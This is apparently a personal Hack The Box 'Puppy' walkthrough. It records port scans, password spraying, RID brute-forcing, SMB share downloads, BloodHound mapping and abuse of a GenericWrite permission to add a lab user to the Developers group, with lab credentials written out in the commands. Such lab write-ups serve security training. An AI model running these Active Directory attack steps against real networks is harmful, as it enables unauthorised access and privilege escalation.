

HTB Puppy Walkthrough

Based on your Nmap scan results, here's what protocols are available, and what tool/modules you can use with them (especially with a tool like `crackmapexec`, `nxc`, or `impacket`):

Open Ports & What to Use





Port	Service	Protocol Type	Tool/Module to Use	Purpose
53	DNS (Simple)	DNS	<code>dig</code> , <code>nslookup</code> , <code>dnsrecon</code> , <code>dnspy</code>	Domain/Zone enumeration
88	Kerberos	Kerberos	<code>impacket-GetUserSPNs</code> , <code>impacket-kerbrute</code>	TGT/SPN attacks
111	rpcbind	RPC/NFS	<code>showmount</code> , <code>nfs-client</code> , <code>rpcinfo</code>	NFS shares enumeration
135	MSRPC	DCOM/RPC	<code>crackmapexec smb</code> , <code>rpcclient</code>	Admin functions
139, 445	NetBIOS/SMB	SMB	✓ <code>smbclient</code> , <code>crackmapexec smb</code>	File shares, user enumeration
389, 3268	LDAP & GC LDAP	LDAP	✓ <code>ldapsearch</code> , <code>ldapdomaindump</code> , <code>nxc ldap</code>	User/group enumeration
464	Kerberos kpasswd	Kerberos	(Used in Pass-The-Ticket)	Password change service
593	RPC over HTTP	DCOM	<code>impacket-dcomexec</code>	Remote command execution
636, 3269	LDAPS	LDAP over SSL	<code>ldapsearch -ZZ</code>	Encrypted LDAP
2049	NFS	NFS	✓ <code>showmount</code> , <code>nfs-client</code> , <code>mount</code>	Mount remote filesystems
5985	WinRM	✓ WinRM	✓ <code>crackmapexec winrm</code> , <code>evil-winrm</code> , <code>nxc winrm</code>	Remote shell
9389	AD Web Services	ADWS	<code>bloodhound</code> , <code>SharpHound</code>	User/Group/Trust graphing

Suggested Tools/Actions per Protocol

- **LDAP (389/3268):**
 - `ldapdomaindump`, `ldapsearch`, or `nxc ldap`
 - Use to find: group membership, privileges, GPOs, user info

- **Kerberos (88/464):**
 - `GetUserSPNs.py` , `kerbrute` , `impacket-tgetcreds` , `impacket-tgsrepcrack`
 - Use if you have usernames → try ASREPRoast / Kerberoast
- **WinRM (5985):**
 - `evil-winrm` , `crackmapexec winrm` , `nxc winrm`
 - Needs valid user credentials and WinRM-enabled user (not guest/low-priv)
- **NFS (2049):**
 - `showmount -e 10.10.11.70`
 - `mount -t nfs 10.10.11.70:/SHARENAME /mnt/nfs`
 - Great for accessing config/data/scripts left behind
- **DNS (53):**
 - `dig axfr @10.10.11.70 puppy.htb` (try zone transfer)
 - `dnsrecon` , `fierce` , or `nxc dns` for brute force/mapping
- **RPC (135, 593):**
 - `rpcclient -U levi.james 10.10.11.70`
 - Try `rpcclient> enumdomusers` or SID lookups

Final Notes:

-  Stick with SMB/LDAP/WinRM for AD post-exploitation.
-  Use Kerberos if you can collect usernames (Kerberoasting/ASREPRoast).
-  NFS/FTP are often overlooked but can give config files/scripts.
-  ADWS (9389) is useful for BloodHound via SharpHound.

Nmap Scans

```
└─$ nmap -p- 10.10.11.70
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-05-21 06:35 EDT

Nmap scan report for 10.10.11.70

Host is up (0.36s latency).

Not shown: 65512 filtered tcp ports (no-response)

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
111/tcp	open	rpcbind
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap

```
636/tcp    open  ldapssl
2049/tcp    open  nfs
3260/tcp    open  iscsi
3268/tcp    open  globalcatLDAP
3269/tcp    open  globalcatLDAPssl
5985/tcp    open  wsman
9389/tcp    open  adws
49664/tcp   open  unknown
49667/tcp   open  unknown
49669/tcp   open  unknown
49670/tcp   open  unknown
49685/tcp   open  unknown
58107/tcp   open  unknown
58145/tcp   open  unknown
```

```
nmap -sV --min-rate 2000 -p
53,88,111,135,139,389,445,464,593,636,1433,3268,3269,5985,9389 -sC 10.10.11.70
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-05-21 07:16 EDT

Nmap scan report for 10.10.11.70

Host is up (0.40s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-05-21 18:16:38Z)
111/tcp	open	rpcbind	2-4 (RPC #100000)

| rpcinfo:

	program	version	port/proto	service
	100000	2,3,4	111/tcp	rpcbind
	100000	2,3,4	111/tcp6	rpcbind
	100000	2,3,4	111/udp	rpcbind
	100000	2,3,4	111/udp6	rpcbind
	100003	2,3	2049/udp	nfs
	100003	2,3	2049/udp6	nfs
	100005	1,2,3	2049/udp	mountd
	100005	1,2,3	2049/udp6	mountd
	100021	1,2,3,4	2049/tcp	nlockmgr
	100021	1,2,3,4	2049/tcp6	nlockmgr
	100021	1,2,3,4	2049/udp	nlockmgr
	100021	1,2,3,4	2049/udp6	nlockmgr
	100024	1	2049/tcp	status

```
| 100024 1          2049/tcp6  status
| 100024 1          2049/udp  status
|_ 100024 1          2049/udp6  status
135/tcp  open      msrpc          Microsoft Windows RPC
139/tcp  open      netbios-ssn    Microsoft Windows netbios-ssn
389/tcp  open      ldap           Microsoft Windows Active Directory LDAP (Domain:
PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open      microsoft-ds?
464/tcp  open      kpasswd5?
593/tcp  open      ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp  open      tcpwrapped
```

1433/tcp filtered ms-sql-s

```
3268/tcp open      ldap           Microsoft Windows Active Directory LDAP (Domain:
PUPPY.HTB0., Site: Default-First-Site-Name)
```

```
3269/tcp open      tcpwrapped
```

```
5985/tcp open      http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
```

```
9389/tcp open      mc-nmf         .NET Message Framing
```

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-security-mode:
```

```
| 3:1:1:
```

```
|_ Message signing enabled and required
```

```
|_clock-skew: 6h59m58s
```

```
| smb2-time:
```

```
| date: 2025-05-21T18:17:48
```

```
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 276.83 seconds

```
nmap -sS -sV -O -p- -T4 --script=vuln -oA detailed_scan 10.10.11.70
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-05-21 06:38 EDT

Nmap scan report for 10.10.11.70

Host is up (0.46s latency).

Not shown: 65512 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus

```

88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-21
17:50:02Z)
111/tcp   open  rpcbind        2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/tcp6    rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   2,3,4        111/udp6    rpcbind
|   100003   2,3          2049/udp    nfs
|   100003   2,3          2049/udp6   nfs
|   100005   1,2,3        2049/udp    mountd
|   100005   1,2,3        2049/udp6   mountd
|   100021   1,2,3,4      2049/tcp    nlockmgr
|   100021   1,2,3,4      2049/tcp6   nlockmgr
|   100021   1,2,3,4      2049/udp    nlockmgr
|   100021   1,2,3,4      2049/udp6   nlockmgr
|   100024   1            2049/tcp    status
|   100024   1            2049/tcp6   status
|   100024   1            2049/udp    status
|_  100024   1            2049/udp6   status
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain:
PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp   open  nlockmgr        1-4 (RPC #100021)
3260/tcp   open  iscsi?
3268/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain:
PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
9389/tcp   open  mc-nmf          .NET Message Framing
49664/tcp  open  msrpc           Microsoft Windows RPC
49667/tcp  open  msrpc           Microsoft Windows RPC
49669/tcp  open  msrpc           Microsoft Windows RPC
49670/tcp  open  ncacn_http      Microsoft Windows RPC over HTTP 1.0

```

```
49685/tcp open  msrpc          Microsoft Windows RPC
58107/tcp open  msrpc          Microsoft Windows RPC
58145/tcp open  msrpc          Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive
bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes:
ERROR

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2139.22 seconds
```

CREDS: levi.james / KingofAkron2025!

/etc/hosts

```
#HTB
10.10.11.70 DC, DC.puppy.htb, puppy.htb
```

SMB, LDAP, WinRM, MSSQL Scans

```
smbmap -u rose -p KxEpkKe6R8su -H 10.10.11.51

smbclient //10.10.11.51/"Accounting Department" -U "SEQUEL\rose%KxEpkKe6R8su"

crackmapexec smb 10.10.11.51 -u rose -p KxEpkKe6R8su --groups rose

crackmapexec smb 10.10.11.51 -u users.txt -p passwordlist.txt --continue-on-success
```

```
crackmapexec winrm 10.10.11.51 -u users.txt -p passwordlist.txt

nxc mssql 10.10.11.51 -u users.txt -p passwordlist.txt --continue-on-success

nxc winrm 10.10.11.51 -u users.txt -p passwordlist.txt --continue-on-success

evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3
```

```
smbmap -u levi.james -p KingofAkron2025! -H puppy.htb
```

```
smbmap -u levi.james -p KingofAkron2025! -H puppy.htb
```

```
/"      )|" \   /" ||   _ "\ |" \   /" |   /""\       |   __ "\
(:   \___/ \   \ //   |( . |_) :) \   \ //   |   /   \       ( . |_) :)
\___ \   /\ \/.   ||:   \/\ /\ \/.   |   /' /\ \   |:   ___/
__/ \   |: \.       |( | _ \ |: \.       |   // __' \   |( | /
/" \   :) |. \   /: ||: |_) :)|. \   /: | / / \ \ \ /|___/ \
(_____/ |___|\_/|___|(_____/ |___|\_/|___|(____/   \___)(_____)

```

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```
[\\] Checking for open ports...
[|] Checking for open ports...
```

```
[/] Checking for open ports...
[-] Checking for open ports...
[+] Checking for open ports...
```

```
[N] Checking for open ports...
[|] Checking for open ports...
[*] Detected 1 hosts serving SMB
```

```
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
```

[+]	IP: 10.10.11.70:445	Name: puppy.htb	Status: Authenticated
	Disk		Permissions
	Comment		

[illegible]

ADMIN\$	NO ACCESS
Remote Admin	
C\$	NO ACCESS

Default share

DEV	NO ACCESS	DEV-
SHARE for PUPPY-DEVS		
IPC\$	READ ONLY	
Remote IPC		
NETLOGON	READ ONLY	
Logon server share		
SYSVOL	READ ONLY	
Logon server share		
[*] Closed 1 connections		

```
crackmapexec smb puppy.htb -u users.txt -p passwords.txt --shares --users -
-groups --local-group
```

```
crackmapexec smb puppy.htb -u users.txt -p passwords.txt --shares --users --groups -
-local-group
SMB          DC,          445    DC          [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB          DC,          445    DC          [+]
PUPPY.HTB\levi.james:KingoAkron2025!
SMB          DC,          445    DC          [+] Enumerated shares
SMB          DC,          445    DC          Share          Permissions
Remark
SMB          DC,          445    DC          -----
-----
SMB          DC,          445    DC          ADMIN$
Remote Admin
SMB          DC,          445    DC          C$
Default share
SMB          DC,          445    DC          DEV
DEV-SHARE for PUPPY-DEVS
SMB          DC,          445    DC          IPC$          READ
Remote IPC
SMB          DC,          445    DC          NETLOGON      READ
Logon server share
SMB          DC,          445    DC          SYSVOL        READ
Logon server share
SMB          DC,          445    DC          [+] Enumerated domain user(s)
SMB          DC,          445    DC          PUPPY.HTB\steph.cooper_adm
badpwdcount: 5 desc:
SMB          DC,          445    DC          PUPPY.HTB\steph.cooper
badpwdcount: 5 desc:
SMB          DC,          445    DC          PUPPY.HTB\jamie.williams
badpwdcount: 5 desc:
```


SMB	DC,	445	DC	PUPPY.HTB\adam.silver
badpwdcount: 0 desc:				
SMB	DC,	445	DC	PUPPY.HTB\ant.edwards
badpwdcount: 0 desc:				
SMB	DC,	445	DC	PUPPY.HTB\levi.james
badpwdcount: 5 desc:				
SMB	DC,	445	DC	PUPPY.HTB\krbtgt
badpwdcount: 0 desc: Key Distribution Center Service Account				
SMB	DC,	445	DC	PUPPY.HTB\Guest
badpwdcount: 0 desc: Built-in account for guest access to the computer/domain				
SMB	DC,	445	DC	PUPPY.HTB\Administrator
badpwdcount: 0 desc: Built-in account for administering the computer/domain				
SMB	DC,	445	DC	[+] Enumerated domain group(s)
SMB	DC,	445	DC	DEVELOPERS
membercount: 3				
SMB	DC,	445	DC	Access-Denied Assistance Users
membercount: 0				
SMB	DC,	445	DC	SENIOR DEVS
membercount: 1				
SMB	DC,	445	DC	HR
membercount: 1				
SMB	DC,	445	DC	DnsUpdateProxy
membercount: 0				
SMB	DC,	445	DC	DnsAdmins
membercount: 0				
SMB	DC,	445	DC	Enterprise Key Admins
membercount: 0				
SMB	DC,	445	DC	Key Admins
membercount: 0				
SMB	DC,	445	DC	Protected Users
membercount: 0...				
.				
.				
.				
.				
SMB	DC,	445	DC	Backup Operators
membercount: 0				
SMB	DC,	445	DC	Print Operators
membercount: 0				
SMB	DC,	445	DC	Guests
membercount: 2				
SMB	DC,	445	DC	Users
membercount: 3				

```
SMB          DC,          445    DC          Administrators
membercount: 4...
```

New Users

```
Administrator
levi.james
steph.cooper
steph.cooper_adm
jamie.williams
adam.silver
ant.edwards
krbtgt
Guest
```

NXC MSSQL, SMB, WINRM, LDAP Scans

```
nxc ldap puppy.htb -u users.txt -p passwords.txt --continue-on-success
```

```
└─$ nxc mssql puppy.htb -u users.txt -p passwords.txt --continue-on-success
```

```
└─(kali㉿kali)-[~/htb/puppy]
```

```
└─$ nxc smb puppy.htb -u users.txt -p passwords.txt --continue-on-success
```

```
SMB          10.10.11.70    445    DC          [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB          10.10.11.70    445    DC          [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\steph.cooper:KingofAkron2025! STATUS_LOGON_FAILURE
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\jamie.williams:KingofAkron2025! STATUS_LOGON_FAILURE
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\adam.silver:KingofAkron2025! STATUS_LOGON_FAILURE
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\ant.edwards:KingofAkron2025! STATUS_LOGON_FAILURE
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\krbtgt:KingofAkron2025! STATUS_LOGON_FAILURE
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\Guest:KingofAkron2025! STATUS_LOGON_FAILURE
SMB          10.10.11.70    445    DC          [-]
PUPPY.HTB\Administrator:KingofAkron2025! STATUS_LOGON_FAILURE
```

```
—(kali㉿kali)-[~/htb/puppy]
```

```
└─$ nxc winrm puppy.htb -u users.txt -p passwords.txt --continue-on-success
```

```
WINRM      10.10.11.70      5985    DC      [*] Windows Server 2022 Build
20348 (name:DC) (domain:PUPPY.HTB)
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\levi.james:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\steph.cooper:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\jamie.williams:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\adam.silver:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\ant.edwards:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\krbtgt:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\Guest:KingofAkron2025!
WINRM      10.10.11.70      5985    DC      [-]
PUPPY.HTB\Administrator:KingofAkron2025!
```

```
—(kali㉿kali)-[~/htb/puppy]
```

```
└─$ nxc ldap puppy.htb -u users.txt -p passwords.txt --continue-on-success
```

```
SMB        10.10.11.70      445     DC      [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
LDAP       10.10.11.70      389     DC      [+]
PUPPY.HTB\levi.james:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\steph.cooper:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\jamie.williams:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\adam.silver:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\ant.edwards:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\krbtgt:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\Guest:KingofAkron2025!
LDAP       10.10.11.70      389     DC      [-]
PUPPY.HTB\Administrator:KingofAkron2025!
```

Rid-Brute

```
$ nxc smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --rid-brute
SMB      10.10.11.70      445      DC      [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB      10.10.11.70      445      DC      [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB      10.10.11.70      445      DC      498: PUPPY\Enterprise Read-only
Domain Controllers (SidTypeGroup)
SMB      10.10.11.70      445      DC      500: PUPPY\Administrator
(SidTypeUser)
SMB      10.10.11.70      445      DC      501: PUPPY\Guest (SidTypeUser)
SMB      10.10.11.70      445      DC      502: PUPPY\krbtgt (SidTypeUser)
SMB      10.10.11.70      445      DC      512: PUPPY\Domain Admins
(SidTypeGroup)
SMB      10.10.11.70      445      DC      513: PUPPY\Domain Users
(SidTypeGroup)
SMB      10.10.11.70      445      DC      514: PUPPY\Domain Guests
(SidTypeGroup)
SMB      10.10.11.70      445      DC      515: PUPPY\Domain Computers
(SidTypeGroup)
SMB      10.10.11.70      445      DC      516: PUPPY\Domain Controllers
(SidTypeGroup)
SMB      10.10.11.70      445      DC      517: PUPPY\Cert Publishers
(SidTypeAlias)
SMB      10.10.11.70      445      DC      518: PUPPY\Schema Admins
(SidTypeGroup)
SMB      10.10.11.70      445      DC      519: PUPPY\Enterprise Admins
(SidTypeGroup)
SMB      10.10.11.70      445      DC      520: PUPPY\Group Policy Creator
Owners (SidTypeGroup)
SMB      10.10.11.70      445      DC      521: PUPPY\Read-only Domain
Controllers (SidTypeGroup)
SMB      10.10.11.70      445      DC      522: PUPPY\Cloneable Domain
Controllers (SidTypeGroup)
SMB      10.10.11.70      445      DC      525: PUPPY\Protected Users
(SidTypeGroup)
SMB      10.10.11.70      445      DC      526: PUPPY\Key Admins
(SidTypeGroup)
SMB      10.10.11.70      445      DC      527: PUPPY\Enterprise Key Admins
(SidTypeGroup)
SMB      10.10.11.70      445      DC      553: PUPPY\RAS and IAS Servers
```

```

(SidTypeAlias)
SMB          10.10.11.70      445    DC          571: PUPPY\Allowed RODC Password
Replication Group (SidTypeAlias)
SMB          10.10.11.70      445    DC          572: PUPPY\Denied RODC Password
Replication Group (SidTypeAlias)
SMB          10.10.11.70      445    DC          1000: PUPPY\DC$ (SidTypeUser)
SMB          10.10.11.70      445    DC          1101: PUPPY\DnsAdmins
(SidTypeAlias)
SMB          10.10.11.70      445    DC          1102: PUPPY\DnsUpdateProxy
(SidTypeGroup)
SMB          10.10.11.70      445    DC          1103: PUPPY\levi.james
(SidTypeUser)
SMB          10.10.11.70      445    DC          1104: PUPPY\ant.edwards
(SidTypeUser)
SMB          10.10.11.70      445    DC          1105: PUPPY\adam.silver
(SidTypeUser)
SMB          10.10.11.70      445    DC          1106: PUPPY\jamie.williams
(SidTypeUser)
SMB          10.10.11.70      445    DC          1107: PUPPY\steph.cooper
(SidTypeUser)
SMB          10.10.11.70      445    DC          1108: PUPPY\HR (SidTypeGroup)
SMB          10.10.11.70      445    DC          1109: PUPPY\SENIOR DEVS
(SidTypeGroup)
SMB          10.10.11.70      445    DC          1111: PUPPY\steph.cooper_adm
(SidTypeUser)
SMB          10.10.11.70      445    DC          1112: PUPPY\Access-Denied
Assistance Users (SidTypeAlias)
SMB          10.10.11.70      445    DC          1113: PUPPY\DEVELOPERS
(SidTypeGroup)

```

Enum4Linux

```

$ enum4linux -u levi.james -p KingofAkron2025! -a 10.10.11.70
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ )
on Wed May 21 08:08:05 2025

===== ( Target Information )=====

Target ..... 10.10.11.70
RID Range ..... 500-550,1000-1050

```

```
Username ..... 'levi.james'  
Password ..... 'KingofAkron2025!'  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====  
( Enumerating Workgroup/Domain on 10.10.11.70  
)=====
```

```
[E] Can't find workgroup/domain
```

```
=====  
( Nbtstat Information for 10.10.11.70  
)=====
```

```
Looking up status of 10.10.11.70  
No reply from 10.10.11.70
```

```
=====  
( Session Check on 10.10.11.70  
)=====
```

```
[+] Server 10.10.11.70 allows sessions using username 'levi.james', password  
'KingofAkron2025!'
```

```
=====  
( Getting domain SID for 10.10.11.70  
)=====
```

```
Domain Name: PUPPY  
Domain Sid: S-1-5-21-1487982659-1829050783-2281216199
```

SID

S-1-5-21-1487982659-1829050783-2281216199

Enter SMB

```
SMB          DC,          445      DC          ADMIN$  
Remote Admin
```

SMB	DC,	445	DC	C\$	
Default share					
SMB	DC,	445	DC	DEV	
DEV-SHARE for PUPPY-DEVS					
SMB	DC,	445	DC	IPC\$	READ
Remote IPC					
SMB	DC,	445	DC	NETLOGON	READ
Logon server share					
SMB	DC,	445	DC	SYSVOL	READ

```
smbclient //10.10.11.70/SYSVOL -U levi.james%KingofAkron2025!
smbclient //10.10.11.70/NETLOGON -U levi.james%KingofAkron2025! (NOTHING)
smbclient //10.10.11.70/IPC$ -U levi.james%KingofAkron2025! (NOTHING)
smbclient //10.10.11.70/DEV -U levi.james%KingofAkron2025! (ACCESS DENIED)
```

Download from SYSVOL for Levi.james

```
smbclient //10.10.11.70/SYSVOL -U levi.james%KingofAkron2025! -c "prompt
OFF; recurse ON; mget *
```

```
grep -rEi 'pass|admin|cred' .
```

```
find . -type f -name 'comment.cmtx'
```

DIR BUSTER

```
gobuster dir -u http://10.10.11.70 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 50
```

a

MISTAKE, since HTTP server is running on Port 5985

```
gobuster dir -u http://10.10.11.70:5985 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 50 -x
php,asp,aspx,txt
```

```
gobuster dir -u http://10.10.11.70:5985 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80 -x
php,asp,aspx,txt -timeout 5s
```

ITS NOT WORKING

BACK TO BLOODHOUND

```
bloodhound-python -u levi.james -p 'KingofAkron2025!' -c All -d puppy.htb -ns 10.10.11.70
```

```
bloodhound-python -u levi.james -d puppy.htb -c all -v -ns 10.10.11.70
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
Password:
DEBUG: Resolved collection methods: container, session, rdp, dcom, acl, trusts,
group, localadmin, psremote, objectprops
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: puppy.htb
INFO: Found AD domain: puppy.htb
DEBUG: Found primary DC: dc.puppy.htb
DEBUG: Found Global Catalog server: dc.puppy.htb
DEBUG: Found KDC for enumeration domain: dc.puppy.htb
INFO: Getting TGT for user
DEBUG: Trying to connect to KDC at dc.puppy.htb:88
DEBUG: Trying to connect to KDC at dc.puppy.htb:88
DEBUG: Server time (UTC): 2025-05-22 00:38:02
DEBUG: Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/bloodhound/ad/authentication.py", line 304,
in get_tgt
    tgt, cipher, _, session_key = getKerberosTGT(username, self.password,
self.userdomain,
.
.
.
~~~~~
  File "/usr/local/lib/python3.13/dist-packages/impacket-
0.13.0.dev0+20250508.104819.fde4265a-py3.13.egg/impacket/nmb.py", line 914, in
send_packet
    self._sock.sendall(p.rawData())
    ~~~~~
BrokenPipeError: [Errno 32] Broken pipe

DEBUG: Write worker obtained a None value, exiting
DEBUG: Write worker is done, closing files
INFO: Done in 01M 11S

└─(kali㉿kali)-[~/htb/puppy/bloodhound]
└─$ ls
```



```
20250521133803_computers.json  20250521133803_gpos.json
20250521133803_users.json
20250521133803_containers.json  20250521133803_groups.json
20250521133803_domains.json    20250521133803_ous.json
```

DOMAIN DUMP

```
ldapdomaindump -u 'PUPPY.HTB\levi.james' -p 'KingofAkron2025!' 10.10.11.70
```

```
—(kaliⓈkali)-[~/htb/puppy/ldapdomaindump]
└─$ ldapdomaindump -u 'PUPPY.HTB\levi.james' -p 'KingofAkron2025!' 10.10.11.70
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

```
—(kaliⓈkali)-[~/htb/puppy/ldapdomaindump]
└─$ ls
domain_computers_by_os.html  domain_groups.html  domain_trusts.grep
domain_users.html
domain_computers.grep        domain_groups.json  domain_trusts.html
domain_users.json
domain_computers.html        domain_policy.grep  domain_trusts.json
domain_computers.json        domain_policy.html  domain_users_by_group.html
domain_groups.grep           domain_policy.json  domain_users.grep
```


Read which Group Levi.James belongs to, so we can PrivEsc

```
a
```

```
ldapsearch -x -H ldap://10.10.11.70 -D 'PUPPY.HTB\levi.james' -w
'KingofAkron2025!' -b "DC=puppy,DC=htb" "(sAMAccountName=levi.james)"
memberOf
```

Going Further: BLOOD Hound

- Levi James is Member of [Hr@Puppy.htb](#)
- [hr@puppy.htb](#) has Generic Write to [developers@puppy.htb](#)



Levi member of Hr, Hr has Generic Write to developers@puppy.htb

Add levi.james to developers

```
net rpc group addmem "Developers" levi.james -U
puppy.htb/levi.james%'KingofAkron2025!' -S 10.10.11.70
```

Check whether levi.james member or not

```
net rpc group members "Developers" -U
puppy.htb/levi.james%'KingofAkron2025!' -S 10.10.11.70
```

```
-$ net rpc group addmem "Developers" levi.james -U
puppy.htb/levi.james%'KingofAkron2025!' -S 10.10.11.70
```

```
—(kaliⓈkali)-[~/htb/puppy/levi.james]
```

```
└-$ net rpc group members "Developers" -U puppy.htb/levi.james%'KingofAkron2025!' -S
